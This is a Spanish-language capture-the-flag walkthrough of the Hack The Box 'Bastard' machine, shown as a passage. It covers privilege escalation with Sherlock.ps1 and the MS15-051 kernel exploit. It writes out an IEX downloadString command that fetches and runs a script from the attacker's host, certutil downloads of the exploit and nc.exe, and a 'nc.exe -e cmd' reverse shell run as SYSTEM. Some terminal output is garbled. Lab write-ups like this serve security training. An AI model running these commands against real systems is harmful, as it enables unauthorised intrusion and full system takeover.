
el script tiene varias funciones

```
(kali: kali)-[~/machineshtb/Bastard
cat Sherlock.ps1 | grep function
     Get-FileVersionInfo ($FilePath) {
     Get-InstalledSoftware($SoftwareName) {
     Get-Architecture {
     Get-CPUCoreCount {
     New-ExploitTable {
     Set-ExploitTable ($MSBulletin, $VulnStatu
     Get-Results {
     Find-AllVulns {
     Find-MS10015 {
     Find-MS10092 {
     Find-MS13053 {
     Find-MS13081 {
     Find-MS14058 {
     Find-MS15051 {
     Find-MS15078 {
     Find-MS16016 {
     Find-MS16032 {
     Find-MS16034 {
     Find-CVE20177199 {
     Find-MS16135 {
```


abrimos el script y al igual que como hicimos con nisghang reverse shell solo es llamar ya en esta caso no el codigo si no la funciona al final probaremos all'vulns

```
133 }
134
135 function Find-AllVulns {
136
        if ( !$Global:ExploitTable ) {
137
138
139
            $null = New-ExploitTable
140
                                                              565
141
        }
                                                             566 }
142
                                                              567
143
            Find-MS10015
                                                              568 Find-AllVulns
144
            Find-MS10092
            Find-MS13053
```

levantamos python para descargar el sherlock.ps1 y en la maquina escribimos IEX(New-Object Net.WebClient).downloadString('http://10.10.14.30:2000/Sherlock.ps1') al finalizar de ejecutar el script nos tira los siguiente




hay varias vulnerabilidades pero nos sirve el ms15 lo buscamos parece ser un epxloit de kernel




https://github.com/SecWiki/windows-kernel-exploits/blob/master/MS15-051/MS15-051-KB3045171.zip doy a raw y me descarga un .zip descomprimimos

debemos pasar el de 64 utilizamos certutil certutil.exe -urlcache -split -f "http://10.10.14.30:2000/MS15-051-KB3045171/ms15-051x64.exe"



antes me paso a la carpeta tmp y me creo otra carpeta



alli descargaremo el .exe certutil.exe -urlcache -split -f "http://10.10.14.30:2000/MS15-051-KB3045171/ms15-051x64.exe"

```
PS C:\windows\Temp> cd escale
PS C:\windows\Temp\escale> certutil.exe -urlcache -split -f "http://10.10.14.30:2000/MS15-051-KB3045171/ms15-051x64.exe"

**** Online ****

0000 ...
d800

CertUtil: -URLCache command completed successfully.
PS C:\windows\Temp\escale> ls

Directory: C:\windows\Temp\escale

**** Online ****

*** Online ****

**** Online ****

**** Online ****

**** Online ***

**** Online ****

**** Online ***

*** Online ***

**** Online ***

*** Online ***

*** Online **


*** Online **

*** On
```


### ejecutamos




para la shell solo es decargar nc y ejecutar con el mismo exploit. certutil.exe -urlcache -split -f "http://10.10.14.30:2000/nc.exe"



ahora ejecutamos el nc y somos root nc.exe -e cmd 10.10.14.30 1235 ./ms15-051x64.exe "nc.exe -e cmd 10.10.14.30 1235"



capturamos flags



0.2.1. esta maquina es chevere por la cantidad de formas que hay de conseguir acceso ya que drupal es muy vulnerable.